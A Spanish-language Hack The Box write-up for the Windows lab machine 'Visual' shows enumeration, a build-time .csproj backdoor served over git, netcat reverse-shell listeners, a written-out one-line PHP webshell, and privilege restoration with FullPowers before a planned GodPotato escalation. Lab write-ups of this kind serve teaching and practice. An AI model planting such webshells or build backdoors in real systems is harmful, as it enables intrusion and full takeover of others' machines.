

Hack The Box - Visual	
Sistema operativo:	Windows
Dificultad:	Medium
Release:	30/09/2023
Skills Required	
<ul style="list-style-type: none"> ● Enumeration ● Apache2 Configuration ● Windows Service Accounts Knowledge 	
Skills Learned	
<ul style="list-style-type: none"> ● VisualStudio Backdooring ● Windows Privileges ● Potato Exploits 	

El análisis comenzó con la identificación de servicios expuestos, destacando un servidor web en el puerto 80 que ofrecía la compilación remota de proyectos en **.NET 6.0**. A partir de este hallazgo, diseñé un repositorio Git manipulado, estructurado mediante la utilidad de línea de comandos dotnet, en el que modifiqué el archivo **.csproj** para introducir comportamientos controlados durante la compilación. Posteriormente, inicialicé y configuré el repositorio con Git, asegurando su correcta exposición mediante `git --bare update-server-info`, lo que permitió que la máquina objetivo descargara íntegramente el proyecto malicioso.

Este vector facilitó la obtención de una primera *reverse shell*, desde la cual confirmé que la aplicación web se ejecutaba bajo la cuenta **NT AUTHORITY\LOCAL SERVICE**. Tras insertar una *webshell* en el directorio raíz, realicé una enumeración exhaustiva del entorno, constatando que dicha cuenta carecía de varios privilegios que normalmente le corresponden por defecto. Para solventar esta limitación, recurrió al binario **FullPowers**, con el que restauré los privilegios originales de la cuenta, habilitando entre ellos el crítico **SeImpersonatePrivilege**.

La explotación de este privilegio se materializó mediante la herramienta **GodPotato**, que permitió abusar de la suplantación de tokens de seguridad y ejecutar código arbitrario bajo el contexto de **NT AUTHORITY\SYSTEM**. De este modo, culminé con éxito la escalada de privilegios y obtuve control total sobre la máquina, completando así el reto propuesto.



Enumeración

La dirección IP de la máquina víctima es 10.129.229.122. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(usuario㉿kali)-[~/HTB/visual]
└─$ ping -c 5 10.129.229.122
PING 10.129.229.122 (10.129.229.122) 56(84) bytes of data.
64 bytes from 10.129.229.122: icmp_seq=1 ttl=127 time=46.7 ms
64 bytes from 10.129.229.122: icmp_seq=2 ttl=127 time=45.1 ms
64 bytes from 10.129.229.122: icmp_seq=3 ttl=127 time=47.6 ms
64 bytes from 10.129.229.122: icmp_seq=4 ttl=127 time=46.1 ms
64 bytes from 10.129.229.122: icmp_seq=5 ttl=127 time=59.8 ms

--- 10.129.229.122 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 45.126/49.047/59.770/5.418 ms

((usuario㉿kali)-[~/HTB/visual]
└─$ )
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.229.122 -oN scanner_visual** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(usuario㉿kali)-[~/HTB/visual]
└─$ cat nmap/scanner_visual
# Nmap 7.95 scan initiated Mon Oct 13 16:00:19 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_visual -oX nmap/scanner_visual.xml 10.129.229.122
Nmap scan report for 10.129.229.122
Host is up, received user-set (0.049s latency).
Scanned at 2025-10-13 16:00:19 CEST for 43s
Not shown: 65334 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack till 127 Apache httpd/2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-favicon: Unknown favicon MD5: 556f31AC086698981AFCF382C05846AA
|_http-title: Visual - Revolutionizing Visual Studio Builds
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Mon Oct 13 16:01:02 2025 -- 1 IP address (1 host up) scanned in 43.09 seconds
```




Para mayor claridad, el escaneo de puertos abiertos puede representarse en un entorno web, lo que facilita la interpretación de los servicios expuestos.


The screenshot shows an Nmap scan report for host 10.129.229.122. The summary indicates that port 80 is open and running Apache/2.4.56 (Win32) OpenSSL/1.1.1 PHP/8.1.17. The table below lists the ports and their details:

Port	Status	Service	Reason	Product	Version	Extra Info
80 http	open	http	syn-ack	Apache httpd	2.4.56	Win32 OpenSSL/1.1.1 PHP/8.1.17
443 https	closed					
8080 httpd	closed					
8081 httpd	closed					
8082 httpd	closed					
8083 httpd	closed					
8084 httpd	closed					
8085 httpd	closed					
8086 httpd	closed					
8087 httpd	closed					
8088 httpd	closed					
8089 httpd	closed					
8090 httpd	closed					
8091 httpd	closed					
8092 httpd	closed					
8093 httpd	closed					
8094 httpd	closed					
8095 httpd	closed					
8096 httpd	closed					
8097 httpd	closed					
8098 httpd	closed					
8099 httpd	closed					
8100 httpd	closed					
8101 httpd	closed					
8102 httpd	closed					
8103 httpd	closed					
8104 httpd	closed					
8105 httpd	closed					
8106 httpd	closed					
8107 httpd	closed					
8108 httpd	closed					
8109 httpd	closed					
8110 httpd	closed					
8111 httpd	closed					
8112 httpd	closed					
8113 httpd	closed					
8114 httpd	closed					
8115 httpd	closed					
8116 httpd	closed					
8117 httpd	closed					
8118 httpd	closed					
8119 httpd	closed					
8120 httpd	closed					
8121 httpd	closed					
8122 httpd	closed					
8123 httpd	closed					
8124 httpd	closed					
8125 httpd	closed					
8126 httpd	closed					
8127 httpd	closed					
8128 httpd	closed					
8129 httpd	closed					
8130 httpd	closed					
8131 httpd	closed					
8132 httpd	closed					
8133 httpd	closed					
8134 httpd	closed					
8135 httpd	closed					
8136 httpd	closed					
8137 httpd	closed					
8138 httpd	closed					
8139 httpd	closed					
8140 httpd	closed					
8141 httpd	closed					
8142 httpd	closed					
8143 httpd	closed					
8144 httpd	closed					
8145 httpd	closed					
8146 httpd	closed					
8147 httpd	closed					
8148 httpd	closed					
8149 httpd	closed					
8150 httpd	closed					
8151 httpd	closed					
8152 httpd	closed					
8153 httpd	closed					
8154 httpd	closed					
8155 httpd	closed					
8156 httpd	closed					
8157 httpd	closed					
8158 httpd	closed					
8159 httpd	closed					
8160 httpd	closed					
8161 httpd	closed					
8162 httpd	closed					
8163 httpd	closed					
8164 httpd	closed					
8165 httpd	closed					
8166 httpd	closed					
8167 httpd	closed					
8168 httpd	closed					
8169 httpd	closed					
8170 httpd	closed					
8171 httpd	closed					
8172 httpd	closed					
8173 httpd	closed					
8174 httpd	closed					
8175 httpd	closed					
8176 httpd	closed					
8177 httpd	closed					
8178 httpd	closed					
8179 httpd	closed					
8180 httpd	closed					
8181 httpd	closed					
8182 httpd	closed					
8183 httpd	closed					
8184 httpd	closed					
8185 httpd	closed					
8186 httpd	closed					
8187 httpd	closed					
8188 httpd	closed					
8189 httpd	closed					
8190 httpd	closed					
8191 httpd	closed					
8192 httpd	closed					
8193 httpd	closed					
8194 httpd	closed					
8195 httpd	closed					
8196 httpd	closed					
8197 httpd	closed					
8198 httpd	closed					
8199 httpd	closed					
8200 httpd	closed					
8201 httpd	closed					
8202 httpd	closed					
8203 httpd	closed					
8204 httpd	closed					
8205 httpd	closed					
8206 httpd	closed					
8207 httpd	closed					
8208 httpd	closed					
8209 httpd	closed					
8210 httpd	closed					
8211 httpd	closed					
8212 httpd	closed					
8213 httpd	closed					
8214 httpd	closed					
8215 httpd	closed					
8216 httpd	closed					
8217 httpd	closed					
8218 httpd	closed					
8219 httpd	closed					
8220 httpd	closed					
8221 httpd	closed					
8222 httpd	closed					
8223 httpd	closed					
8224 httpd	closed					
8225 httpd	closed					
8226 httpd	closed					
8227 httpd	closed					
8228 httpd	closed					
8229 httpd	closed					
8230 httpd	closed					
8231 httpd	closed					
8232 httpd	closed					
8233 httpd	closed					
8234 httpd	closed					
8235 httpd	closed					
8236 httpd	closed					
8237 httpd	closed					
8238 httpd	closed					
8239 httpd	closed					
8240 httpd	closed					
8241 httpd	closed					
8242 httpd	closed					
8243 httpd	closed					
8244 httpd	closed					
8245 httpd	closed					
8246 httpd	closed					
8247 httpd	closed					
8248 httpd	closed					
8249 httpd	closed					
8250 httpd	closed					
8251 httpd	closed					
8252 httpd	closed					
8253 httpd	closed					
8254 httpd	closed					
8255 httpd	closed					
8256 httpd	closed					
8257 httpd	closed					
8258 httpd	closed					
8259 httpd	closed					
8260 httpd	closed					
8261 httpd	closed					
8262 httpd	closed					
8263 httpd	closed					
8264 httpd	closed					
8265 httpd	closed					
8266 httpd	closed					
8267 httpd	closed					
8268 httpd	closed					
8269 httpd	closed					
8270 httpd	closed					
8271 httpd	closed					
8272 httpd	closed					
8273 httpd	closed					
8274 httpd	closed					
8275 httpd	closed					
8276 httpd	closed					
8277 httpd	closed					
8278 httpd	closed					
8279 httpd	closed					
8280 httpd	closed					
8281 httpd	closed					
8282 httpd	closed					
8283 httpd	closed					
8284 httpd	closed					
8285 httpd	closed					
8286 httpd	closed					
8287 httpd	closed					
8288 httpd	closed					
8289 httpd	closed					
8290 httpd	closed					
8291 httpd	closed					
8292 httpd	closed					
8293 httpd	closed					
8294 httpd	closed					
8295 httpd	closed					
8296 httpd	closed					
8297 httpd	closed					
8298 httpd	closed					
8299 httpd	closed					
8300 httpd	closed					
8301 httpd	closed					
8302 httpd	closed					
8303 httpd	closed					
8304 httpd	closed					
8305 httpd	closed					
8306 httpd	closed					
8307 httpd	closed					
8308 httpd	closed					
8309 httpd	closed					
8310 httpd	closed					
8311 httpd	closed					
8312 httpd	closed					
8313 httpd	closed					
8314 httpd	closed					
8315 httpd	closed					
8316 httpd	closed					
8317 httpd	closed					
8318 httpd	closed					
8319 httpd	closed					
8320 httpd	closed					
8321 httpd	closed					
8322 httpd	closed					
8323 httpd	closed					
8324 httpd	closed					
8325 httpd	closed					
8326 httpd	closed					
8327 httpd	closed					
8328 httpd	closed					
8329 httpd	closed					
8330 httpd	closed					
8331 httpd	closed					
8332 httpd	closed					
8333 httpd	closed					
8334 httpd	closed					
8335 httpd	closed					
8336 httpd	closed					
8337 httpd	closed					
8338 httpd	closed					
8339 httpd	closed					
8340 httpd	closed					
8341 httpd	closed					
8342 httpd	closed					

Tras enviar la dirección de mi servidor, la interfaz comienza a actualizarse de manera periódica —aproximadamente cada cinco segundos— hasta que, transcurrido un intervalo, se recibe una devolución de llamada (*callback*) en el servidor web Python previamente configurado. Este comportamiento confirma la interacción activa entre la aplicación y el recurso externo proporcionado.



No obstante, el proceso culmina con un error que indica la ausencia de un archivo **.sln** en el repositorio. Dicho archivo, conocido como *Solution File* en el ecosistema de Visual Studio, constituye la piedra angular de la organización de proyectos en este entorno de desarrollo. Se trata de un fichero de texto estructurado que actúa como contenedor lógico de uno o varios proyectos, almacenando referencias a sus configuraciones de compilación, dependencias y metadatos asociados. En esencia, el archivo **.sln** permite al IDE orquestar la carga, compilación y gestión de múltiples proyectos de manera coherente, garantizando la persistencia de la solución en su conjunto.



Según la información recopilada, el backend parece ejecutar un procedimiento automatizado que comienza con la clonación del repositorio suministrado, el cual se espera que contenga un proyecto de Visual Studio en C# compatible con .NET 6.0, tal y como se deduce de la página principal. Una vez clonado, el sistema procede a compilar el proyecto y, en caso de éxito, devuelve los ejecutables generados.

Para reproducir este comportamiento de manera controlada, resulta imprescindible disponer de un proyecto válido de Visual Studio orientado a .NET 6.0. En este contexto, puede optarse por clonar un repositorio de GitHub que sirva como plantilla o, alternativamente, generar un proyecto desde cero mediante la interfaz de línea de comandos de .NET.

Conviene precisar que .NET es una plataforma de desarrollo de código abierto, gratuita y multiplataforma, respaldada por Microsoft, que permite compilar y ejecutar aplicaciones de escritorio, web, móviles y servicios en la nube. Su núcleo está constituido por el *Common Language Runtime* (CLR), encargado de la ejecución segura y gestionada del código, y por un extenso conjunto de bibliotecas estándar que proporcionan funcionalidades reutilizables. La herramienta de línea de comandos dotnet constituye el punto de entrada principal para interactuar con el SDK, posibilitando la creación, compilación, prueba y publicación de proyectos en distintos lenguajes, siendo C# el más extendido.

El flujo de comandos ejecutados en este escenario ilustra con claridad la lógica de construcción de una solución mínima. En primer lugar, **dotnet new sln -o usuario** crea un archivo de solución que actúa como contenedor lógico de proyectos relacionados. Posteriormente, se accede al directorio recién generado para operar sobre él. A continuación, **dotnet new console -o usuario.Console.App --framework net6.0** establece la estructura de un proyecto de aplicación de consola en C#, compatible con .NET 6.0, incluyendo los ficheros de configuración y el código fuente inicial. Finalmente, **dotnet sln usuario.sln add usuario.ConsoleApp/usuario.ConsoleApp.csproj** incorpora el proyecto a la solución, garantizando que el archivo de solución mantenga una referencia explícita al mismo y pueda compilarlo de manera integrada.



De esta forma, se obtiene un entorno de desarrollo coherente y reproducible, que refleja con precisión la lógica de compilación observada en el servicio web analizado, al tiempo que se demuestra un dominio riguroso de la herramienta dotnet y de la arquitectura de proyectos en .NET.

```
(usuario@kali)-[~/HTB/visual/content]
└$ dotnet new sln -o usuario
La plantilla "Archivo de la solución" se creó correctamente.


└(usuario@kali)-[~/HTB/visual/content]
└$ cd usuario
└(usuario@kali)-[~/HTB/visual/content/usuario]
└$ dotnet new console -o usuario.ConsoleApp --framework net6.0
La plantilla "Aplicación de consola" se creó correctamente.

Procesando acciones posteriores a la creación...
Ejecutando "dotnet restore" en /home/usuario/HTB/visual/content/usuario/usuario.ConsoleApp/usuario.ConsoleApp.csproj...
Determinando los proyectos que se van a restaurar...
Se ha restaurado /home/usuario/HTB/visual/content/usuario/usuario.ConsoleApp/usuario.ConsoleApp.csproj (en 53 ms).
Restauración realizada correctamente.

└(usuario@kali)-[~/HTB/visual/content/usuario]
└$ dotnet sln usuario.sln add usuario.ConsoleApp/usuario.ConsoleApp.csproj
Se ha agregado el proyecto "usuario.ConsoleApp/usuario.ConsoleApp.csproj" a la solución.
```

Antes de proceder con la inicialización del repositorio y la configuración de Git, resultó necesario modificar el archivo **usuario.ConsoleApp.csproj**, pieza cardinal en la arquitectura de cualquier proyecto desarrollado en Visual Studio bajo el ecosistema .NET. Este fichero, escrito en formato XML y gestionado por la plataforma **MSBuild**, constituye el descriptor del proyecto: en él se definen las propiedades de compilación, las dependencias externas, las rutas de los archivos fuente y los parámetros de configuración que determinan cómo se construirá la aplicación.

En términos prácticos, el archivo **.csproj** no contiene código ejecutable en sí mismo, sino que actúa como un manifiesto estructurado que orquesta el proceso de compilación. Su modificación permite introducir referencias adicionales, alterar directivas de compilación o incluso inyectar comportamientos específicos que, en un contexto de auditoría de seguridad, pueden ser aprovechados para manipular la lógica de construcción y, en consecuencia, influir en la ejecución final del binario generado.



En esta fase del procedimiento resulta imprescindible inicializar un repositorio de control de versiones que permita gestionar de manera ordenada los artefactos que se incorporarán al flujo de explotación. Para ello, se recurre en primer lugar al comando **git init**, cuya ejecución transforma el directorio de trabajo en un repositorio Git plenamente funcional. Este paso genera la estructura interna necesaria —incluyendo el subdirectorio oculto **.git**— que almacenará tanto el historial de confirmaciones como los metadatos asociados al proyecto.

Una vez establecido el repositorio, se procede a preparar los archivos para su inclusión en la primera confirmación mediante la instrucción **git add**. Esta orden traslada al área de *staging* la totalidad de los ficheros presentes en el directorio de trabajo, creando una instantánea coherente que servirá de base para el *commit* inicial. De este modo, se garantiza que todos los elementos relevantes queden registrados en el repositorio y puedan ser versionados de manera consistente.

Finalmente, se configura la identidad del autor de los cambios con **git config --global user.email "usuario@visual.htb"**. Este comando establece, a nivel global en el sistema, la dirección de correo electrónico que quedará asociada a cada confirmación realizada.



Dicha información, inmutable una vez registrada en el historial, resulta esencial para la trazabilidad de las modificaciones y para la correcta atribución de la autoría en entornos colaborativos o en auditorías posteriores.

```
(usuario@kali)-[~/HTB/visual/content/usuario]
└$ git init
hint: Usando 'master' como el nombre de la rama inicial. Este nombre de rama predeterminado
hint: está sujeto a cambios. Para configurar el nombre de la rama inicial para usar en todos
hint: de sus nuevos repositorios, reprimiendo esta advertencia, llama a:
hint:
hint: git config --global init.defaultBranch <nombre>
hint:
hint: Los nombres comúnmente elegidos en lugar de 'master' son 'main', 'trunk' y
hint: 'development'. Se puede cambiar el nombre de la rama recién creada mediante este comando:
hint:
hint: git branch -m <nombre>
hint:
hint: Disable this message with "git config set advice.defaultBranchName false"
Inicializado repositorio Git vacío en /home/usuario/HTB/visual/content/usuario/.git

((usuario@kali)-[~/HTB/visual/content/usuario]
└$ git add .

((usuario@kali)-[~/HTB/visual/content/usuario]
└$ git config --global user.email "usuario@visual.htb"

((usuario@kali)-[~/HTB/visual/content/usuario]
└$ git commit -m "Initial commit"
[master (commit-raíz) eee5901] Initial commit
 8 files changed, 220 insertions(+)
 create mode 100644 usuario.ConsoleApp/Program.cs
 create mode 100644 usuario.ConsoleApp/obj/project.assets.json
 create mode 100644 usuario.ConsoleApp/obj/project.nuget.cache
 create mode 100644 usuario.ConsoleApp/obj/usuario.ConsoleApp.csproj.nuget.dgspec.json
 create mode 100644 usuario.ConsoleApp/obj/usuario.ConsoleApp.csproj.nuget.g.props
 create mode 100644 usuario.ConsoleApp/obj/usuario.ConsoleApp.csproj.nuget.g.targets
 create mode 100644 usuario.ConsoleApp/usuario.ConsoleApp.csproj
 create mode 100644 usuario.sln
```

Además, para garantizar un funcionamiento correcto del repositorio en un contexto de acceso remoto, resulta necesario ejecutar el comando **git --bare update-server-info**. Esta instrucción, concebida para repositorios en modo *bare*, genera o actualiza una serie de ficheros auxiliares —concretamente info/refs y objects/info/packs— que permiten a los denominados *dumb servers* (servidores HTTP estáticos sin capacidad de negociación dinámica de objetos) exponer adecuadamente las referencias y paquetes disponibles en el repositorio. En otras palabras, este comando habilita que clientes que acceden al repositorio a través de protocolos no inteligentes, como HTTP simple, puedan descubrir las ramas, etiquetas y objetos existentes, posibilitando así operaciones de clonación o *fetch* sin necesidad de un backend especializado.

En la práctica, *git update-server-info* suele invocarse de manera automática mediante un *hook* posterior a cada *push*, asegurando que la información publicada se mantenga sincronizada con el estado real del repositorio. Su ejecución en un repositorio *bare* es, por tanto, un requisito indispensable cuando se pretende servir el contenido a través de un servidor web sin soporte para el protocolo Git nativo o para HTTP inteligente.

```
(usuario@kali)-[~/HTB/visual/content]
└$ cd usuario/.git
((usuario@kali)-[~/.../visual/content/usuario/.git]
└$ git --bare update-server-info
((usuario@kali)-[~/.../visual/content/usuario/.git]
└$ )
```

Si todo lo anterior se ha configurado correctamente, puede observarse en el servidor local cómo la máquina objetivo procede a descargar íntegramente el proyecto previamente creado, validando así la correcta exposición del repositorio y la interacción con el servicio vulnerable.

```
(usuario@kali)-[~/HTB/visual/content]
└$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/info/refs?service=git-upload-pack" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/HEAD" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/af/55fa18390c4ecfdb5773f421349288755128c2" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/be/0c29d4ce2c097f1b19781148399c62b28e293c" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/87/aa83d8c8c3fae11f33d244ca9f64c188acacf2e" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/95/5596e7bbab3f7d4301cbcb48af495ff9a34df" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/83/fa4f4d5f1f5f6172b04a07814db23104f" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/3e/0a91ee7bc4a10407sed0e3b3c2z1aaae8947a5" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/0f/611979faac7435470cd810d39e137ee3832de" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/99/7e9ec764af080de29ee67cca455c1436300e7d" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/ae/68122f3b3296e768bd3d51b928aa8bdd1c5a18" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/7/71aa3955c17c03700c7208d51dc88068038792" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/d0/70afc409b7865774cd8b3884c8a4c2afee73a6" HTTP/1.1" 200 -
10.129.229.122 - [13/oct/2025 17:30:09] "GET /usuario/.git/objects/3d/c06ef3cc4057524b5d2cd49936dff789cebe8" HTTP/1.1" 200 -
```



Para finalmente obtener una consola interactiva, fue necesario consolidar el acceso inicial y proceder con la fase de escalada de privilegios.

```
(usuario㉿kali)-[~/HTB/visual/content]
└─$ rlwrap -cAr nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.15.50] from (UNKNOWN) [10.129.229.122] 49779
PS C:\Windows\Temp\f5c3a71ce20a860b2ceb2aedc11ffc\usuario.ConsoleApp> whoami
visual\enox
PS C:\Windows\Temp\f5c3a71ce20a860b2ceb2aedc11ffc\usuario.ConsoleApp> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix  . : .htb
  IPv4 Address . . . . . : 10.129.229.122
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.129.0.1
PS C:\Windows\Temp\f5c3a71ce20a860b2ceb2aedc11ffc\usuario.ConsoleApp> 
```

Escalada de privilegios

Durante el análisis del sistema comprometido, se constató que era posible escribir archivos en el directorio raíz de la aplicación web. Esta circunstancia permitió la inserción de una *webshell*, con la cual se llevó a cabo una enumeración más exhaustiva del contexto de ejecución de la aplicación.


```
PS C:\xampp\htdocs> Set-Content -path cmd.php -Value '<?php system($_GET["cmd"]); ?>'
```

La investigación reveló que la aplicación web se ejecutaba bajo la identidad de **NT AUTHORITY\LOCAL SERVICE**, una cuenta predefinida del sistema operativo Windows. Esta cuenta, también denominada *LocalService*, es gestionada por el *Service Control Manager* y está diseñada para ejecutar servicios con el principio de privilegios mínimos. En el equipo local dispone únicamente de permisos muy restringidos, equivalentes a los de un usuario estándar, lo que limita su capacidad de modificar configuraciones críticas o acceder a recursos sensibles.

En lo que respecta a la red, la cuenta **LOCAL SERVICE** presenta credenciales anónimas al interactuar con otros sistemas, lo que significa que no transmite la identidad de la máquina ni de un usuario autenticado.

Esta característica, aunque reduce la superficie de ataque en entornos distribuidos, también constituye un indicador de que los procesos que se ejecutan bajo este contexto carecen de privilegios elevados y, por tanto, requieren técnicas adicionales de escalada para alcanzar un control más significativo sobre el sistema.

En términos de seguridad ofensiva, identificar que un servicio se ejecuta bajo **NT AUTHORITY\LOCAL SERVICE** es un hallazgo relevante: si bien no otorga acceso inmediato a privilegios administrativos, sí delimita el alcance inicial de la intrusión y orienta la búsqueda de vectores de escalada, como configuraciones indebidas, permisos excesivos en directorios o vulnerabilidades en servicios complementarios.



Esto permite obtener una nueva *reverse shell* bajo el contexto de la cuenta comprometida.

```
└─[ usuario@kali ) [ ~ /HTB/visual ]
└─$ rlwrap -cAr nc -nlpv 1234
listening on [any] 1234 ...
connect to [10.10.15.50] from (UNKNOWN) [10.129.229.122] 49780

PS C:\xampp\htdocs> whoami
nt authority\local service
PS C:\xampp\htdocs> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : .htb
IPv4 Address . . . . . : 10.129.229.122
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1
PS C:\xampp\htdocs>
```

Curiosamente, aunque la cuenta **Local Service** dispone de un conjunto considerable de privilegios habilitados de manera predeterminada en sistemas Windows, en este caso se constató que muchos de ellos estaban ausentes, lo que restringía de forma significativa el alcance de las acciones posibles.

```
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\xampp\htdocs> []
```

Con el objetivo de restaurar dichos privilegios y explorar vías de escalada, se identificó la existencia del proyecto **FullPowers**, un binario de código abierto diseñado específicamente para restituir los privilegios por defecto de cuentas de servicio restringidas, como **Local Service** o **Network Service**.

En términos técnicos, **FullPowers** explota la capacidad de estas cuentas para interactuar con determinados subsistemas del sistema operativo, reconstruyendo el *token* de seguridad asociado al proceso en ejecución. Mediante esta manipulación, el binario reinyecta los privilegios que deberían estar presentes en condiciones normales, pero que en algunos entornos aparecen deshabilitados o filtrados. El resultado es un contexto de ejecución más cercano al perfil real de la cuenta, lo que amplía las posibilidades de enumeración y explotación posteriores.

Este tipo de herramienta resulta especialmente útil en escenarios de pentesting, ya que permite evaluar con mayor fidelidad el impacto que tendría un compromiso real de dichas cuentas en un entorno productivo, al tiempo que facilita la identificación de vectores adicionales de escalada de privilegios.



Al ejecutar la aplicación correctamente, fue posible obtener una consola interactiva con todos los privilegios predeterminados asociados a la cuenta comprometida.

```
(usuario㉿kali)-[~/HTB/visual]
└─$ rlwrap -cAr nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.15.50] from (UNKNOWN) [10.129.229.122] 49783

PS C:\Windows\system32> whoami
nt authority\local service
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Enabled
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process    Enabled
SeAuditPrivilege        Generate security audits      Enabled
SeChangeNotifyPrivilege  Bypass traverse checking      Enabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege   Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
PS C:\Windows\system32> 
```

El privilegio más relevante en este contexto es **SeImpersonatePrivilege**, una capacidad de seguridad propia de Windows que permite a un proceso adoptar temporalmente la identidad de otro usuario tras haberse autenticado. En términos prácticos, este privilegio faculta a un servicio o aplicación para ejecutar acciones en nombre de un cliente, accediendo a recursos con los mismos permisos que dicho usuario. Aunque concebido como un mecanismo legítimo para la delegación de credenciales en entornos distribuidos, su abuso en escenarios de post-exploitación constituye un vector clásico de escalada de privilegios, ya que posibilita la suplantación de identidades con mayores derechos de acceso.

